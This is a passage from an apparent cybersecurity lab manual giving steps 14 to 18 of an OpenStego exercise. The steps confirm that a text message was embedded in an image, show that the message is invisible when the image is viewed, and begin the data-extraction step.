
14. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.

15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.


16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




17. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.




18. Click the **ellipsis** button next to **Input Stego File**.



